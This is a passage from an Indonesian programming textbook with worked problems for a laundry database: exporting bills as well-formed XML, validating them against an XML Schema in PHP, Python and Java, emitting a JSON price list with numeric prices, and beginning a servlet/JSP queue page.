    ET.SubElement(bill, "unit").text = str(unit)
    ET.SubElement(bill, "charged", currency="IDR").text = str(int(payment))
ET.indent(root, "  ")
print(ET.tostring(root, encoding="unicode", xml_declaration=True))

# Cara yang menggoda: rekatkan string, lalu tanyakan kepada parser apakah hasilnya XML.
glued = f'<bills outlet="{outlet}" date="{day}">'
for b in bills:
    glued += f'<bill id="{b[0]}"><service>{b[7]}</service></bill>'
glued += "</bills>"
try:
    ET.fromstring(glued)
    print("Glued string well-formed? yes")
except ET.ParseError as e:
    print("Glued string well-formed? no:", e)
```

Kode 8.29 `P88Export.java`: ekspor dengan DOM dan `Transformer` bawaan JDK.

```
// P88Export.java - Soal 8.8: nota satu gerai dalam satu hari sebagai dokumen XML yang
well-formed.
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P88Export [gerai] [tanggal]
(Windows: ; bukan :)
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.xml.sax.SAXParseException;

import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.OutputKeys;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMSource;
import javax.xml.transform.stream.StreamResult;
import java.io.ByteArrayInputStream;
import java.io.StringWriter;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P88Export {
    static Element child(Document doc, Element parent, String name, String text) {
        Element e = doc.createElement(name);
        if (text != null) e.setTextContent(text);                    // "&" menjadi "&amp;"
saat ditulis
        parent.appendChild(e);
        return e;
    }

    public static void main(String[] args) throws Exception {
        String outlet = args.length > 0 ? args[0] : "O03", day = args.length > 1 ? args[1]
: "2026-09-30";
        List<String[]> bills = new ArrayList<>();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
             PreparedStatement st = c.prepareStatement("""
                     SELECT b.id, b.status, b.unit, CAST(b.payment AS INTEGER), c.id,
c.name, s.id, s.description
                     FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id
                     WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id""")) {
            st.setString(1, outlet);
            st.setString(2, day);
            try (ResultSet rs = st.executeQuery()) {
                while (rs.next()) {
                    String[] b = new String[8];
                    for (int i = 0; i < 8; i++) b[i] = rs.getString(i + 1);
                    bills.add(b);
                }
            }
        }
        // Cara yang benar: bangun pohon; pustaka menulis tag dan meloloskan setiap
karakter.
```

Kode 8.29 (Lanjutan) *P88Export.java: ekspor dengan DOM dan Transformer bawaan JDK.*

```
        Document doc =
DocumentBuilderFactory.newInstance().newDocumentBuilder().newDocument();
        Element root = doc.createElement("bills");
        root.setAttribute("outlet", outlet);
        root.setAttribute("date", day);
        doc.appendChild(root);
        for (String[] b : bills) {
            Element bill = child(doc, root, "bill", null);
            bill.setAttribute("id", b[0]);
            bill.setAttribute("status", b[1]);
            child(doc, bill, "customer", b[5]).setAttribute("id", b[4]);
            child(doc, bill, "service", b[7]).setAttribute("id", b[6]);
            child(doc, bill, "unit", b[2]);
            child(doc, bill, "charged", b[3]).setAttribute("currency", "IDR");
        }
        Transformer t = TransformerFactory.newInstance().newTransformer();
        t.setOutputProperty(OutputKeys.INDENT, "yes");
        t.setOutputProperty("{http://xml.apache.org/xslt}indent-amount", "2");
        t.setOutputProperty(OutputKeys.OMIT_XML_DECLARATION, "yes");   // ditulis sendiri
di bawah, pada barisnya sendiri
        StringWriter out = new StringWriter();
        t.transform(new DOMSource(doc), new StreamResult(out));
        System.out.print("<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" + out);

        // Cara yang menggoda: rekatkan string, lalu tanyakan kepada parser apakah hasilnya
XML.
        StringBuilder glued = new StringBuilder("<bills outlet=\"" + outlet + "\" date=\""
+ day + "\">");
        for (String[] b : bills) glued.append("<bill
id=\"").append(b[0]).append("\"><service>").append(b[7]).append("</service></bill>");
        glued.append("</bills>");
        try {
            DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
            var builder = f.newDocumentBuilder();
            builder.setErrorHandler(null);                          // tanpa baris
"[Fatal Error]" tambahan di stderr
            builder.parse(new
ByteArrayInputStream(glued.toString().getBytes(StandardCharsets.UTF_8)));
            System.out.println("Glued string well-formed? yes");
        } catch (SAXParseException e) {
            System.out.println("Glued string well-formed? no: " + e.getMessage() + "
(column " + e.getColumnNumber() + ")");
        }
    }
}
```

Versi Python mencetak dua puluh satu baris XML yang sama dengan PHP kecuali baris pertama, yang berbunyi `<?xml version='1.0' encoding='utf-8'?>`, dan baris terakhirnya berbunyi `Glued string well-formed? no: not well-formed (invalid token): line 1, column 75`. Versi Java mencetak dokumen yang sama kecuali elemen akarnya, yang berbunyi `<bills date="2026-09-30" outlet="O03">`, dan baris terakhirnya berbunyi `Glued string well-formed? no: The entity name must immediately follow the '&' in the entity reference. (column 76)`.

Baris demi baris. Dalam PHP, `createElement` dan `createTextNode` menambahkan simpul ke pohon, `setAttribute` menambahkan atribut, dan `formatOutput = true` meminta indentasi. Tidak ada satu tempat pun program menulis `&`: `saveXML()` yang melakukannya ketika mengubah pohon menjadi teks. `(int) $b['payment']` memastikan tagihan ditulis `40000` dari basis data mana pun asalnya (MySQL mengembalikan `40000.00`). Perbedaan kecil di antara ketiga keluaran semuanya tidak berbahaya, dan masing-masing layak mendapat satu kalimat. Tanda kutip tunggal

atau ganda di sekitar nilai deklarasi bermakna sama. DOM milik JDK menyimpan atribut terurut menurut nama, sehingga `date` mendahului `outlet`; spesifikasi XML menyatakan bahwa urutan atribut tidak membawa makna [14], sehingga tidak ada pembaca yang benar yang dapat membedakannya. Program Java menulis deklarasinya sendiri karena `Transformer` JDK, bila diminta membuat indentasi, meletakkan elemen akar pada baris yang sama dengan deklarasi; keluarannya tetap XML yang benar, tetapi lebih sulit dibaca. Terakhir, kolom galatnya 75 di Python dan 76 di tempat lain, sebab *parser* Python menghitung kolom mulai dari 0 dan yang lain mulai dari 1.

Penyelesaian keliru yang menggoda. Merekatkan string, seperti dilakukan bagian terakhir setiap program, menghasilkan teks yang *tampak* seperti XML padahal bukan. Pada kolom 76 string rekatan itu *parser* bertemu `& fold`, *ampersand* yang tidak mengawali referensi entitas, lalu menolak seluruh dokumen; kantor pusat tidak menerima apa-apa. Versi rekatan itu akan bekerja pada hari mana pun yang tidak ada deskripsinya memuat `&`, `<`, atau tanda kutip, dan justru itulah sebabnya ia lolos pengujian sambil lalu. Subbab 6.18 Bab 6 menyatakan aturannya, dan soal ini adalah buktinya: jangan pernah menulis XML dengan merangkai string.

> **UJI DIRI.** Sebuah layanan baru dideskripsikan sebagai `Shoes <premium> "deep clean"`. Tulislah elemen `<service>` yang dihasilkan DOM untuknya, dan sebutkan referensi entitas mana dari kelimanya yang diperlukan.
>
> *Jawaban.* `<service id="S0013">Shoes <premium> "deep clean"</service>`. Di dalam isi elemen hanya `&` dan `<` yang wajib diloloskan; DOM juga meloloskan `>` demi keamanan. Tanda kutip ganda tetap apa adanya di dalam isi; tanda itu baru menjadi `"` di dalam nilai atribut yang ditulis di antara tanda kutip ganda.

8.6.2 Soal 8.9 — Valid, bukan sekadar *well-formed*

> **SOAL.** Head office wants to reject a day's export that contains nonsense, such as a status that does not exist, a quantity written in words or a charge in another currency, before it touches the accounts. Write an XML Schema for the document of Problem 8.8 and a validator in PHP, Java and Python. Test it on the real export and on a broken document.
>
> *Dengan kata lain:* kantor pusat ingin menolak ekspor harian yang berisi omong kosong, misalnya status yang tidak ada, jumlah yang ditulis dengan kata, atau tagihan dalam mata uang lain, sebelum ekspor itu menyentuh pembukuan. Tulislah XML Schema untuk dokumen Soal 8.8 serta validatornya dalam PHP, Java, dan Python, lalu ujilah pada ekspor sungguhan dan pada dokumen yang rusak.

Dengan bahasa kita sendiri. *Parser* menjawab satu pertanyaan: apakah teks ini XML sama sekali (*well-formed*)? Skema menjawab pertanyaan kedua: apakah ini XML *yang kita sepakati* (valid)? Bab 6 memperkenalkan DTD maupun XML Schema; kita memakai XML Schema karena ia dapat menyatakan hal-hal yang tidak dapat dinyatakan DTD, seperti "bilangan bulat positif" atau "salah satu dari tiga kata".

Rancangan. Susuri dokumen Soal 8.8 elemen demi elemen dan tuliskan setiap aturannya. Akarnya `bills`, dengan atribut wajib `outlet` dan atribut wajib `date` bertipe `xs:date`. Di dalamnya ada nol atau lebih elemen `bill`, masing-masing dengan `id` yang cocok dengan pola `B` diikuti empat digit, dan `status` yang merupakan salah satu dari `queued`, `finished`, dan `departed`. Di dalam setiap nota, berurutan: `customer` dan `service` (teks dengan `id` wajib), `unit` (bilangan bulat positif), dan `charged` (bilangan bulat tak negatif dengan atribut `currency` yang tetap bernilai `IDR`). **Kode 8.30** menuliskan persis hal itu [15].

Kode 8.30 `bills.xsd`: skema ekspor harian, dengan tipe bernama untuk status dan untuk teks yang membawa id.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- bills.xsd - Soal 8.9: apa yang wajib dimuat ekspor nota harian, dan dalam bentuk apa.
-->
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

  <xs:simpleType name="Status">
    <xs:restriction base="xs:string">
      <xs:enumeration value="queued"/>
      <xs:enumeration value="finished"/>
      <xs:enumeration value="departed"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:complexType name="Named">                    <!-- isi teks ditambah atribut id -->
    <xs:simpleContent>
      <xs:extension base="xs:string">
        <xs:attribute name="id" type="xs:string" use="required"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>

  <xs:element name="bills">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="bill" minOccurs="0" maxOccurs="unbounded">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="customer" type="Named"/>
              <xs:element name="service" type="Named"/>
              <xs:element name="unit" type="xs:positiveInteger"/>
              <xs:element name="charged">
                <xs:complexType>
                  <xs:simpleContent>
                    <xs:extension base="xs:nonNegativeInteger">
                      <xs:attribute name="currency" type="xs:string" fixed="IDR"
use="required"/>
                    </xs:extension>
                  </xs:simpleContent>
                </xs:complexType>
              </xs:element>
            </xs:sequence>
            <xs:attribute name="id" use="required">
              <xs:simpleType>
                <xs:restriction base="xs:string">
                  <xs:pattern value="B[0-9]{4}"/>
                </xs:restriction>
              </xs:simpleType>
            </xs:attribute>
```

Kode 8.30 (Lanjutan) *bills.xsd: skema ekspor harian, dengan tipe bernama untuk status dan untuk teks yang membawa id.*

```
            <xs:attribute name="status" type="Status" use="required"/>
          </xs:complexType>
        </xs:element>
      </xs:sequence>
      <xs:attribute name="outlet" type="xs:string" use="required"/>
      <xs:attribute name="date" type="xs:date" use="required"/>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Kode 8.31 adalah dokumen dengan tiga kesalahan yang disengaja; dokumen itu sepenuhnya *well-formed*.

Kode 8.31 `bills-broken.xml`: *well-formed*, dan keliru di tiga tempat.

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="lost">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>five</unit>
    <charged currency="USD">40000</charged>
  </bill>
</bills>
```

Penyelesaian PHP. Kode 8.32 memeriksa setiap dokumen dalam dua langkah, *parser* lebih dulu dan skema kemudian, lalu mencetak setiap galat yang dilaporkan skema.

Kode 8.32 `p89_validate.php`: *well-formedness*, lalu validitas, dengan setiap galat skema didaftar.

```
<?php
// p89_validate.php - Soal 8.9: apakah tiap dokumen well-formed, dan valid terhadap
bills.xsd?
// Jalankan: php p89_validate.php   (jalankan dulu p88_export.php: ia menulis dokumen yang
baik)
declare(strict_types=1);
libxml_use_internal_errors(true);                    // kumpulkan galat alih-alih mencetak
peringatan
$dir = __DIR__ . '/../xml';

foreach (['bills-O03-2026-09-30.xml', 'bills-broken.xml'] as $file) {
    $doc = new DOMDocument();
    $wellFormed = $doc->load("$dir/$file");          // langkah 1: parser (Bab 6, well-
formedness)
    libxml_clear_errors();
    $valid = $wellFormed && $doc->schemaValidate("$dir/bills.xsd");   // langkah 2: skema
    printf("%-26s well-formed: %-3s  valid: %s\n", $file, $wellFormed ? 'yes' : 'no',
$valid ? 'yes' : 'no');
    foreach (libxml_get_errors() as $e) {
        echo "  line $e->line: ", trim($e->message), "\n";
    }
    libxml_clear_errors();
}
```

```
bills-O03-2026-09-30.xml   well-formed: yes  valid: yes
bills-broken.xml           well-formed: yes  valid: no
  line 3: Element 'bill', attribute 'status': [facet 'enumeration'] The value 'lost' is not
an element of the set {'queued', 'finished', 'departed'}.
  line 6: Element 'unit': 'five' is not a valid value of the atomic type
'xs:positiveInteger'.
  line 7: Element 'charged', attribute 'currency': The value 'USD' does not match the fixed
value constraint 'IDR'.
```

Penyelesaian Python dan Java. Pustaka standar Python dapat mengurai XML tetapi tidak dapat memeriksa skema, sehingga **Kode 8.33** memakai paket `lxml` (dipasang dengan `pip install lxml`); paket itu dibangun di atas pustaka yang sama dengan DOM milik PHP, libxml2, dan mencetak lima baris yang sama. **Kode 8.34** memakai `javax.xml.validation` dari JDK.

Kode 8.33 `p89_validate.py`: dua langkah yang sama dengan `lxml`.

```
# p89_validate.py - Soal 8.9: apakah tiap dokumen well-formed, dan valid terhadap
bills.xsd?
# Memerlukan lxml (pip install lxml): pustaka standar bisa mengurai XML tetapi tidak bisa
memeriksa skema.
import os

from lxml import etree

DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), "..", "xml")
schema = etree.XMLSchema(etree.parse(os.path.join(DIR, "bills.xsd")))

for name in ("bills-O03-2026-09-30.xml", "bills-broken.xml"):
    try:
        doc = etree.parse(os.path.join(DIR, name))   # langkah 1: parser (well-formedness)
        well_formed = True
    except etree.XMLSyntaxError:
        doc, well_formed = None, False
    valid = well_formed and schema.validate(doc)     # langkah 2: skema
    print(f"{name:<26} well-formed: {'yes' if well_formed else 'no':<3}  valid: {'yes' if
valid else 'no'}")
    if well_formed:
        for e in schema.error_log:
            print(f"  line {e.line}: {e.message}")
```

Kode 8.34 `P89Validate.java`: dua langkah yang sama dengan JDK, setiap galat dikumpulkan melalui `ErrorHandler`.

```java
// P89Validate.java - Soal 8.9: apakah tiap dokumen well-formed, dan valid terhadap
bills.xsd?
// Jalankan: java P89Validate   (dari folder java; dokumennya di ../xml)
import org.xml.sax.ErrorHandler;
import org.xml.sax.SAXParseException;

import javax.xml.XMLConstants;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Validator;
import java.io.File;
import java.util.ArrayList;
import java.util.List;

public class P89Validate {
    public static void main(String[] args) throws Exception {
        File dir = new File("../xml");
        Schema schema =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI).newSchema(new File(dir,
"bills.xsd"));
        for (String name : new String[] {"bills-O03-2026-09-30.xml", "bills-broken.xml"}) {
            File f = new File(dir, name);
            boolean wellFormed = true;
            try {                                          // langkah 1: parser (well-
formedness)
                var builder = DocumentBuilderFactory.newInstance().newDocumentBuilder();
                builder.setErrorHandler(null);
                builder.parse(f);
            } catch (SAXParseException e) {
                wellFormed = false;
            }
            List<String> errors = new ArrayList<>();
            if (wellFormed) {                              // langkah 2: skema,
mengumpulkan setiap galat
                Validator v = schema.newValidator();
                v.setErrorHandler(new ErrorHandler() {
                    public void warning(SAXParseException e) { }
                    public void error(SAXParseException e) { errors.add("  line " +
e.getLineNumber() + ": " + e.getMessage()); }
                    public void fatalError(SAXParseException e) throws SAXParseException {
throw e; }
                });
                v.validate(new StreamSource(f));
            }
            System.out.printf("%-26s well-formed: %-3s  valid: %s%n", name, wellFormed ?
"yes" : "no",
                    wellFormed && errors.isEmpty() ? "yes" : "no");
            errors.forEach(System.out::println);
        }
    }
}
```

```
bills-O03-2026-09-30.xml   well-formed: yes  valid: yes
bills-broken.xml           well-formed: yes  valid: no
  line 3: cvc-enumeration-valid: Value 'lost' is not facet-valid with respect to
enumeration '[queued, finished, departed]'. It must be a value from the enumeration.
  line 3: cvc-attribute.3: The value 'lost' of attribute 'status' on element 'bill' is not
valid with respect to its type, 'Status'.
  line 6: cvc-datatype-valid.1.2.1: 'five' is not a valid value for 'integer'.
  line 6: cvc-type.3.1.3: The value 'five' of element 'unit' is not valid.
  line 7: cvc-complex-type.3.1: Value 'USD' of attribute 'currency' of element 'charged' is
not valid with respect to the corresponding attribute use. Attribute 'currency' has a fixed
value of 'IDR'.
```

Baris demi baris. Dalam PHP, `libxml_use_internal_errors(true)` mengumpulkan masalah dalam sebuah daftar alih-alih mencetak peringatan; `load()` adalah langkah *parser* dan `schemaValidate()` langkah skema, dan perulangannya mencetak setiap galat yang terkumpul beserta nomor barisnya. Ketiga galat itu adalah ketiga kesalahan: `lost` tidak ada dalam enumerasi, `five` bukan bilangan bulat positif, dan `USD` melanggar nilai tetap. Validator Java melaporkan tiga kesalahan yang sama dengan kata-kata yang lebih banyak, disertai kode seperti `cvc-enumeration-valid` yang merujuk ke spesifikasi XML Schema; untuk dua dari kesalahan itu ia melaporkan aturan yang dilanggar sekaligus elemen atau atribut yang melanggarnya, sehingga ia mencetak lima baris. Secara bawaan validator Java berhenti pada galat pertama dengan melempar eksepsi; `ErrorHandler` yang kecil itu mengumpulkan setiap galat, agar orang yang memperbaiki berkasnya melihat ketiganya sekaligus.

Penyelesaian keliru yang menggoda. Berhenti setelah langkah 1. "Sudah terurai, berarti beres." Lihatlah baris kedua setiap keluaran: dokumen yang rusak itu *well-formed*. Program yang hanya mengurai akan menerima nota berstatus `lost`, mencoba menjumlahkan kata `five` ke dalam total, dan membukukan empat puluh ribu dolar Amerika sebagai rupiah. *Well-formed* adalah syarat minimum untuk menjadi XML; *valid*-lah yang membuatnya aman untuk ditindaklanjuti.

> **UJI DIRI.** Kantor pusat juga ingin menolak nota yang `unit`-nya lebih dari 100. Bagian mana dari **Kode 8.30** yang berubah, dan bagaimana?
>
> *Jawaban.* Ganti `type="xs:positiveInteger"` pada `unit` dengan tipe sederhana anonim: `<xs:simpleType><xs:restriction base="xs:positiveInteger"><xs:maxInclusive value="100"/></xs:restriction></xs:simpleType>` di dalam elemen `unit`. `maxInclusive` adalah *facet*, batasan atas tipe yang sudah ada, dan persis itulah yang tidak dapat dinyatakan DTD.

8.6.3 Soal 8.10 — Daftar harga JSON dengan bilangan sungguhan

> **SOAL.** The price list must also be offered as JSON for a mobile application. Write the output for the first three services in PHP, Java and Python, and show with a JavaScript client why each price must be a JSON *number*.
>
> *Dengan kata lain:* daftar harga juga harus disediakan sebagai JSON untuk aplikasi seluler. Tulislah keluaran untuk tiga layanan pertama dalam PHP, Java, dan Python, dan tunjukkan dengan sebuah klien JavaScript mengapa setiap harga harus berupa *bilangan* JSON.

Dengan bahasa kita sendiri. JSON mempunyai enam jenis nilai: objek, larik, string, bilangan, `true`/`false`, dan `null` [16]. `8000` dan `"8000.00"` tampak mirip bagi manusia dan sama sekali berbeda bagi program. Soalnya adalah memastikan harga meninggalkan *server* sebagai bilangan, dari basis data mana pun asalnya.

Rancangan. Sebuah objek dengan `currency` dan larik `services`, masing-masing dengan `id`, `description`, dan `price`. Harganya berupa rupiah bulat, seperti elemen `charged` pada Soal 8.8.

Penyelesaian PHP. **Kode 8.35** membangun larik PHP biasa dan membiarkan `json_encode` menuliskannya; opsi `--no-cast` mereproduksi kesalahan yang menggoda. **Kode 8.36** adalah kliennya: ia membaca JSON dan menjumlahkan harga cuci dengan harga setrika.

Kode 8.35 `p810_prices.php`: daftar harga sebagai JSON, dengan setiap harga diubah menjadi bilangan bulat.

```php
<?php
// p810_prices.php - Soal 8.10: tiga layanan pertama sebagai JSON, harga sebagai bilangan
sungguhan.
// Jalankan: php p810_prices.php [--no-cast]   (--no-cast memperlihatkan kesalahan yang
menggoda)
declare(strict_types=1);
require __DIR__ . '/lib.php';

$cast = !in_array('--no-cast', $argv, true);
$services = [];
foreach (rows('SELECT id, description, price FROM Service ORDER BY id LIMIT 3') as $r) {
    $services[] = ['id' => $r['id'], 'description' => $r['description'],
                   'price' => $cast ? (int) $r['price'] : $r['price']];   // MySQL
menyerahkan DECIMAL sebagai teks
}
echo json_encode(['currency' => 'IDR', 'services' => $services],
                 JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE),
"\n";
```

Kode 8.36 `p810_client.js`: klien yang berhitung dengan harga-harga yang diterimanya.

```javascript
// p810_client.js - Soal 8.10: klien JavaScript menjumlahkan dua harga dari JSON yang
diterimanya.
// Jalankan: php ../php/p810_prices.php | node p810_client.js
const data = JSON.parse(require("fs").readFileSync(0, "utf8"));   // 0 = masukan standar
const [wash, , iron] = data.services;
console.log("typeof price:", typeof wash.price);
console.log("wash + iron, per kg:", wash.price + iron.price);
```

Dijalankan sebagai `php p810_prices.php | node ../js/p810_client.js` pada basis data SQLite, kedua program mencetak:

```
{
    "currency": "IDR",
    "services": [
        {
            "id": "S0001",
            "description": "Wash, dry & fold (per kg)",
            "price": 8000
        },
        {
            "id": "S0002",
            "description": "Express wash & fold, 1 day (per kg)",
            "price": 12000
        },
        {
            "id": "S0003",
            "description": "Ironing only (per kg)",
            "price": 6000
        }
    ]
}
typeof price: number
wash + iron, per kg: 14000
```

Penyelesaian Python dan Java. **Kode 8.37** memakai modul `json`; **Kode 8.38** menulis JSON-nya dengan tangan, sebab JDK tidak mempunyai pustaka JSON, sehingga memerlukan fungsi yang cermat untuk string. Keduanya mencetak dua puluh baris JSON yang persis sama dengan PHP.

Kode 8.37 `p810_prices.py`: daftar harga dengan `json.dumps`.

```
# p810_prices.py - Soal 8.10: tiga layanan pertama sebagai JSON, harga sebagai bilangan
sungguhan.
import json
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
with sqlite3.connect(DB) as conn:
    services = [{"id": i, "description": d, "price": int(p)}          # int(): tidak pernah
Decimal atau string
                for i, d, p in conn.execute("SELECT id, description, price FROM Service
ORDER BY id LIMIT 3")]
print(json.dumps({"currency": "IDR", "services": services}, indent=4, ensure_ascii=False))
```

Kode 8.38 `P810Prices.java`: daftar harga yang ditulis tanpa pustaka, string diloloskan dengan tangan.

```
// P810Prices.java - Soal 8.10: tiga layanan pertama sebagai JSON, ditulis tanpa pustaka.
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P810Prices   (Windows: ;
bukan :)
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P810Prices {
    /** Literal string JSON: tanda kutip, garis miring terbalik, dan karakter kendali
diloloskan. */
    static String str(String s) {
        StringBuilder b = new StringBuilder("\"");
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> b.append("\\\"");
                case '\\' -> b.append("\\\\");
                case '\n' -> b.append("\\n");
                default -> {
                    if (ch < 0x20) b.append(String.format("\\u%04x", (int) ch));
                    else b.append(ch);
                }
            }
        }
        return b.append('"').toString();
    }

    public static void main(String[] args) throws SQLException {
        List<String> items = new ArrayList<>();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
             ResultSet rs = c.createStatement().executeQuery("SELECT id, description, price
FROM Service ORDER BY id LIMIT 3")) {
            while (rs.next()) {
                items.add("        {\n            \"id\": " + str(rs.getString("id"))
                        + ",\n            \"description\": " +
str(rs.getString("description"))
                        + ",\n            \"price\": " + rs.getLong("price") + "\n
}");   // sebuah bilangan: tanpa tanda kutip
            }
        }
        System.out.println("{\n    \"currency\": \"IDR\",\n    \"services\": [\n" +
String.join(",\n", items) + "\n    ]\n}");
    }
}
```

Baris demi baris. `JSON_PRETTY_PRINT` membuat indentasi keluaran; `JSON_UNESCAPED_SLASHES` dan `JSON_UNESCAPED_UNICODE` mencegah PHP menulis `/` sebagai `\/` dan huruf non-Inggris sebagai

kode `\u`, yang keduanya sah tetapi lebih sulit dibaca. Konversi `(int) $r['price']` adalah seluruh penyelesaiannya. Dalam Python, `int(p)` melakukan tugas yang sama, dan paling penting ketika data berasal dari MySQL melalui PyMySQL, yang mengembalikan kolom `DECIMAL` sebagai objek `Decimal` Python yang sama sekali ditolak ditulis oleh `json.dumps`. Fungsi Java `str` memperlihatkan apa yang dikerjakan pustaka JSON untuk Anda: meloloskan tanda kutip, garis miring terbalik, dan karakter kendali, serta menulis harga tanpa tanda kutip di sekitarnya, yang menjadikannya bilangan.

Penyelesaian keliru yang menggoda. Tinggalkan konversinya dan jalankan di MySQL. PDO mengembalikan kolom `DECIMAL` dari MySQL sebagai *teks*, agar presisinya tidak hilang, dan `json_encode` dengan setia menulis teks sebagai string JSON:

```
{
    "currency": "IDR",
    "services": [
        {
            "id": "S0001",
            "description": "Wash, dry & fold (per kg)",
            "price": "8000.00"
typeof price: string
wash + iron, per kg: 8000.006000.00
```

Operator `+` JavaScript merangkai dua string alih-alih menjumlahkan dua bilangan, sehingga cuci ditambah setrika berharga “8000.006000.00” rupiah. Perkalian akan menyembunyikan masalahnya (`"8000.00" * 2` bernilai 16000, sebab `*` tidak bermakna untuk string dan melakukan konversi), dan itulah sebabnya *bug* semacam ini bertahan sampai penjumlahan pertama. Keluaran dengan konversi adalah keluaran SQLite di atas, di MySQL pun sama: `typeof price: number` dan `14000`.

> **UJI DIRI.** Sebuah deskripsi dapat memuat tanda kutip ganda, misalnya `Jacket "premium"`. Apa yang ditulis oleh ketiga program, dan apa yang akan ditulis versi yang membangun JSON dengan merangkai string?
>
> *Jawaban.* Ketiganya menulis `"Jacket \"premium\""`: `json_encode` dan `json.dumps` meloloskan tanda kutip itu sendiri, dan fungsi Java `str` melakukannya pada `case` pertamanya. Versi rangkaian string akan menulis `"Jacket "premium""`, yang mengakhiri string setelah `Jacket` dan bukan JSON; `JSON.parse` di klien melempar `SyntaxError`. Inilah pelajaran Soal 8.8 lagi, dalam notasi yang berbeda.


8.7 Soal Baru yang Dikerjakan: *Servlet* dan JSP

8.7.1 Soal 8.11 — Halaman antrean sebagai *model*, *view*, dan *controller*

> **SOAL.** Each outlet shows a screen listing the bills that are in the shop: first those ready for pickup, then those still queued. Write it with a servlet as the controller and a JSP page as the view, so that the JSP page contains no Java code and no SQL. Give Java and Python equivalents without a servlet container.
>
> *Dengan kata lain:* setiap gerai menampilkan layar berisi daftar nota yang sedang ada di toko: lebih dulu yang siap diambil, lalu yang masih antre. Tulislah dengan *servlet* sebagai *controller* dan halaman JSP sebagai *view*, sehingga halaman JSP tidak memuat kode Java maupun SQL. Berikan padanannya dalam Java dan Python tanpa kontainer *servlet*.

Dengan bahasa kita sendiri. Bab 7 ditutup dengan susunan yang dipakai aplikasi web Java profesional: *servlet* mengerjakan pekerjaannya, halaman JSP menampilkan, dan keduanya bertemu di *request scope*. Soal ini membangun satu halaman dengan cara itu, dari ujung ke ujung.

Rancangan. **Gambar 8.5** adalah rencananya. Peramban meminta `/queue?outlet=O03`. Kontainer memanggil `QueueServlet`, yang memeriksa bahwa gerai itu ada, membaca nota dengan JDBC, mengubah setiap baris menjadi JavaBean kecil, menaruh tiga atribut ke dalam permintaan (`outlet`, `outletName`, `items`), lalu *meneruskan* (*forward*) permintaan itu ke `/WEB-INF/queue.jsp`. Halaman JSP membaca ketiga atribut dengan Expression Language dan mengulang dengan JSTL. Halaman itu tinggal di bawah `WEB-INF`, tempat kontainer tidak pernah menyajikan berkas secara langsung, sehingga tidak seorang pun dapat membuka *view* tanpa melalui *controller*-nya.



Gambar 8.5 Halaman antrean dalam susunan MVC: *servlet* membaca dan memutuskan, model berpindah melalui *request scope*, halaman JSP hanya menampilkan.

Penyelesaian *servlet* dan JSP. **Kode 8.39** adalah *bean*-nya, **Kode 8.40** *controller*-nya, **Kode 8.41** *view*-nya, dan **Kode 8.42** *deployment descriptor* yang memberi tahu *servlet* letak basis datanya.

Kode 8.39 `QueueItem.java`: satu baris antrean sebagai JavaBean, hanya-baca, dengan *getter* untuk halaman.

```
// QueueItem.java - Soal 8.11: satu baris antrean, sebagai JavaBean yang dapat dibaca
halaman JSP.
package laundry;

public class QueueItem {
    private final String id, status, rack, customer, service;
    private final int unit;

    public QueueItem(String id, String status, String rack, String customer, String
service, int unit) {
        this.id = id;
        this.status = status;
        this.rack = rack;
        this.customer = customer;
        this.service = service;
        this.unit = unit;
    }

    // Getter inilah yang dipanggil ${b.id}, ${b.customer} ... di halaman.
    public String getId() { return id; }
    public String getStatus() { return status; }
    public String getRack() { return rack; }
    public String getCustomer() { return customer; }
    public String getService() { return service; }
    public int getUnit() { return unit; }

    @Override
    public String toString() {
        return id + " " + status + " " + rack + " " + customer + ", " + service + " x " +
unit;
    }
}
```

